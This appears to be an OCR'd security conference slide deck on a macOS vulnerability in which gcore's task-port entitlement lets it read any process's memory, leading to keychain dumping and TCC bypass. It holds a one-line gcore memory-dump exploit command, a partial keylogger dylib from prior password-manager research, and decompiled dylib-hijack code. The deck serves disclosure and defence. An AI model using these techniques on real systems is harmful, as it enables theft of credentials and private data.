Why Is Process Isolation Indispensable?: Stealing All macOS Sensitive Info with a Single Vulnerability


Koh M. Nakagawa (@tsunek0h)

FFRI Security, Inc.

stat -f "%Su" /dev/console

- Koh M. Nakagawa (@tsunek0h)
- Security researcher at FFRI Security, Inc.
- 25+ CVEs from various vendors (Apple, Zoom, MSFT, …)
- Mainly focusing on Apple product security
- Gave talks at BHASIA, BHEU, CODE BLUE

Exploit Code of Today's Talk



```
% sudo gcore -d -s -v -o /tmp/dumped `pgrep <target process>`
```

Dump login keychain

Bypass TCC privacy protection


Decrypt iOS apps on macOS

Outline


- **macOS security 101**
- Exploitation
- Discovering similar bugs
- Detection
- Conclusion & Takeaways

History of macOS

- Mach + FreeBSD -> NeXTSTEP -> OS X -> macOS
  - macOS is UNIX-based OS
  - However, its security model differs from that of traditional UNIX



https://en.wikipedia.org/wiki/History_of_Unix



System Integrity Protection (SIP)

- Also known as rootless
- Introduced from OS X El Captain
- Restricts certain dangerous operations such as…
  - Modifying system files (e.g., files of the /bin directory)
  - Loading untrusted kernel extensions
  - Controlling other processes (including read/write other process memory contents)
  - …
- Even the root user cannot perform these dangerous operations
  - 3rd party AV products cannot read other processes' memory contents (even with root privileges)

SIP Is Configured by NVRAM Variable

- NVRAM variable csr-active-config describes enabled protections

csr-active-config NVRAM bit	Description
CSR_ALLOW_UNTRUSTED_KEXTS	Controls the loading of untrusted kernel extensions
CSR_ALLOW_UNRESTRICTED_FS	Controls write access to restricted filesystem locations
CSR_ALLOW_TASK_FOR_PID	Controls whether to allow getting a task port for Apple processes (that is, invoke the task_for_pid API)
CSR_ALLOW_UNRESTRICTED_NVRAM	Controls unrestricted NVRAM access
CSR_ALLOW_KERNEL_DEBUGGER	Controls whether to allow kernel debugging

https://www.microsoft.com/en-us/security/blog/2021/10/28/microsoft-finds-new-macos-vulnerability-shrootless-that-could-bypass-system-integrity-protection/

Example of Process Isolation

```
sh-3.2$ sudo lldb -p `pgrep -x securityd`
(lldb) process attach --pid 349
error: attach failed: attach failed (Not allowed to attach to process.  Look in the console messages (Console.a
pp), near the debugserver entries, when the attach failed.  The subsystem that denied the attach permission wil
l likely have logged an informative message about why it was denied.)
```

Running LLDB with root privileges

Attaching to securityd failed

	21:55:07.076668+0900	debugserver	[LaunchAttach] (42852) about to task_for_pid(349)
●	21:55:07.076684+0900	debugserver	error: [LaunchAttach] MachTask::TaskPortForProcessID task_for_pid(349) failed: ::task_for_pid (target_tport = 0x0203, pid =
	21:55:07.076693+0900	debugserver	1 +0.000000 sec [a764/0103]: error: ::task_for_pid (target_tport = 0x0203, pid = 349, &task) => err = 0x00000005 ((os/kern
	21:55:07.076675+0900	kernel	macOSTaskPolicy: (com.apple.debugserver) may not get the task control port of (securityd) (pid: 349): (securityd) is hardene

Console log of kernel (AppleMobileFileIntegrity)

kernel (AppleMobileFileIntegrity) Volatile

Subsystem: -- Category: <Missing Description> Details 2025-03-16 21:55:07.076675+0900

```
macOSTaskPolicy: (com.apple.debugserver) may not get the task control port of (securityd) (pid: 349): (securityd)
is hardened, (securityd) doesn't have get-task-allow, (com.apple.debugserver) is a declared
debugger(com.apple.debugserver) is not a declared read-only debugger
```

Failed to get the task control port of securityd

Importance of Process Isolation

- Why is process isolation important on macOS?
  - Breaking this isolation can lead to TCC bypasses, SIP bypasses, and root LPE
    - For example, if an attacker can execute code in the context of other apps, they can gain its entitlements and granted permissions
    - If hijacked apps have TCC-bypass entitlements, they can bypass TCC
  - Demonstrated in various previous studies:
    - “Broken isolation – draining your credentials from popular macOS password managers”
    - “20+ Ways to Bypass Your macOS Privacy Mechanisms”
    - “Process Injection: Breaking All macOS Security Layers With a Single Vulnerability”
    - “Exploiting XPC in Antivirus Software”
    - …

What If Process Isolation Is Broken?

- Example: Stealing user credentials from password managers
  - “Broken isolation – draining your credentials from popular macOS password managers”
  - Code injection thru DYLIB injection
  - Root cause includes:
    - Lack of hardened runtime (not mandatory for App Store reviewed apps)
    - Presence of com.apple.security.cs.disable-library-validation entitlement
  - Four popular password managers were found to be vulnerable to this injection attack

What If Process Isolation Is Broken?

Pwning popular password managers: Bitwarden

```
/bin/sh — /bin/sh — 87×13
sh-3.2$ codesign -v -d /Applications/Bitwarden.app/
Executable=/Applications/Bitwarden.app/Contents/MacOS/Bitwarden
Identifier=com.bitwarden.desktop
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=761 flags=0x0(none) hashes=13+7 location=embedded
Signature size=4797
Info.plist entries=35
TeamIdentifier=LTZ2PFU5D6
Sealed Resources version=2 rules=13 files=13
Internal requirements count=1 size=224
sh-3.2$
```

!?

Hardened runtime is missing!
-> A dynamic library can be injected thru DYLD_INSERT_LIBRARIES

Injecting keylogger DYLIB into the password manager and stealing master password

```
__attribute__((constructor)) static void pwn(int argc, const char **argv) {

    NSLog(@"[*] Dylib injected");

    [NSEvent addLocalMonitorForEventsMatchingMask:NSEventMaskKeyDown handler:^NSEvent * _Nullable(NSEvent * _Nonnull event) {

        if([KeyloggerSingleton.sharedKeylogger lastTimestamp] != event.timestamp) {
            [KeyloggerSingleton.sharedKeylogger setLastTimestamp:event.timestamp];

            if(event.locationInWindow.x == [KeyloggerSingleton.sharedKeylogger lastLocation].x && event.locationInWindow.y == [Ke
            lastLocation].y) {
                [[KeyloggerSingleton.sharedKeylogger recordedString] appendString:event.characters];
            } else {
                [[KeyloggerSingleton.sharedKeylogger recordedString] setString:event.characters];
                [KeyloggerSingleton.sharedKeylogger setLastLocation:event.locationInWindow];
            }
```

Restrictions of Debugging Other Processes

- Debugging other processes requires retrieval of task port via task_for_pid
  - Retrieval of task port is restricted
  - However, debugging other process is necessary in app development
- Even SIP-enabled, getting task port of other processes is allowed when …
  - The debugee has special entitlement named com.apple.security.get-task-allow
    - Can be debugged by same-user process
  - The debugee does not have hardened runtime and is not a platform binary
    - Can be debugged with root privileges
  - The debugger has private com.apple.system-task-ports entitlements
    - Of course, no debuggers (even LLDB) have this entitlement

Gaining this entitlement is of course extremely powerful

Gaining com.apple.system-task-ports Entitlements

- Leads to obtaining arbitrary entitlements -> kernel code execution
  - “ModJack: Hijacking the macOS Kernel” by Zhi Zhou (@CodeColorist)

The bug

```
handle = _dlopen("/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib",1);
if (((handle == 0) &&
    ((len = get_path_relative_to_framework_contents
                      (
                       "../../Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib"
                      ,alternative_path,0x400), len == 0 ||
     (handle = _dlopen(alternative_path,1), handle == 0)))) &&
   ((len2 = get_path_relative_to_framework_contents
                      ("../../usr/lib/libswiftDemangle.dylib",alternative_path,0x400), len2 == 0
     || (handle = _dlopen(alternative_path,1), handle == 0)))) {
  handle_xcselect = _dlopen("/usr/lib/libxcselect.dylib",1);
  if (handle_xcselect == 0) goto cleanup;
  p_get_dev_dir_path = (undefined *)_dlsym(handle_xcselect,"xcselect_get_developer_dir_path");
  if ((p_get_dev_dir_path == (undefined *)0x0) ||
     (cVar2 = (*(code *)p_get_dev_dir_path)
                        (alternative_path,0x400,&local_42b,&local_42a,&local_429), cVar2 == 0)) {
    handle = 0;
  }
  else {
    _strlcat(alternative_path,
             "/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib",0x400);
    handle = _dlopen(alternative_path,1);
  }
  _dlclose(handle_xcselect);
  if (handle == 0) goto cleanup;
}
__ZL25demanglerLibraryFunctions.0 = _dlsym(handle,"swift_demangle_getSimplifiedDemangledName");
cleanup:
  if (*(long *)___stack_chk_guard != lVar1) {
                    /* WARNING: Subroutine does not return */
    ___stack_chk_fail();
  }
  return;
```


insecure dlopen (dylib hijack)

Decompiled code from CoreSymbolication!call_external_demangle(char const*)

Insecure dlopen leads to DYLIB hijack

Finding the host

- The binary must
  - have special entitle
  - have at least one c
    dylib hijacking
- A magical entitlement com.apple.system-task-ports, with whom the process can attach to any processes (even those restricted), and gain arbitrary entitlement



Binaries with com.apple.system-task-ports were targeted

Separating Task Ports into Various Flavors

- com.apple.system-task-ports are now separated in various flavors

Entitlement (com.apple.system-task-ports. …)	Allowed function
control	task_for_pid
read	task_read_for_pid
inspect	task_inspect_for_pid
name	task_name_for_pid

- Minimum entitlements are granted to system binaries
  - For example, /usr/bin/symbols previously had com.apple.system-task-ports
    - Now it only has com.apple.system-task-ports.read
  - If an attacker can execute code in the context of symbols, they only obtains com.apple.system-task-ports.read entitlement
    - So, obtaining arbitrary entitlement is not possible

Gaining system-task-ports.read is also extremely powerful (as you will see later)

Outline

- macOS security 101
- **Exploitation**
- Discovering similar bugs
- Detection
- Conclusion & Takeaways

What Is gcore?

```
GCORE(1)                        General Commands Manual                        GCORE(1)

NAME
     gcore — get core images of running processes

SYNOPSIS
     gcore [-s] [-v] [-b size] [-o path | -c pathformat] pid

DESCRIPTION
     The gcore program creates a core file image of the process specified by pid.  The resulting core
     file can be used with a debugger, e.g.  lldb(1), to examine the state of the process.
```

gcore’s Entitlements (on macOS 15.0)

```
$ codesign -dv --entitlements - /usr/bin/gcore
Executable=/usr/bin/gcore
Identifier=com.apple.gcore
Format=Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=1448 flags=0x0(none) hashes=35+7 location=embedded
Platform identifier=16
Signature size=4442
Signed Time=Nov 9, 2024 at 22:20:19
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=64
[Dict]
    [Key] com.apple.security.cs.debugger.read.root
    [Value]
        [Bool] true
    [Key] com.apple.system-task-ports.read
    [Value]
        [Bool] true
```

!?

What Does This Mean?


- gcore **can read memory of any process** and save it as a core file image
  - Even with SIP enabled!
- How could it be exploited?
  - Dump keychain content without user’s plain password
  - Dump sensitive information protected by TCC
  - Decrypt FairPlay-encrypted iOS app on macOS

Outline

- macOS security 101
- Exploitation
  - **Dumping Keychain**
  - Bypassing TCC
  - Decrypting FairPlay-encrypted iOS apps
- Discovering similar bugs
- Detection
- Conclusion & Takeaways

What Is Keychain?


- Central place storing sensitive information securely
  - Like certificates, website passwords, and secure notes
- Two types of keychain: file-based and data protection
  - Data protection keychain is out of scope for this research



